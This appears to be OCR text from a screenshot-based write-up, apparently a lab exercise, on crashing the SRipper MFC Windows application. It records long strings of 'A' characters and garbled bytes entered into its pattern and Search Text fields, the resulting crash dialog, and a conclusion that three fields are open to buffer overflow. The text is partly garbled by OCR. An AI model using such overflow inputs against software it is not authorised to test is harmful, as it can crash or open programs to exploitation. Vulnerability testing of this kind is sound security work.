
Destination: C:\Users\IEUser\Desktop\

Relay Port 10069

□ Enable

Stream Name	Pattern
test	yoo
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…	AAAAAAAA…

Search Text ÷º³º{0LGc1I └#ª#ÆÌÃ



SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

Conclusion

This app has 3 vulnerable input fields, station pattern, song pattern and Search text. On inputting the payload the app crashes, Buffer overflow attack done successfully.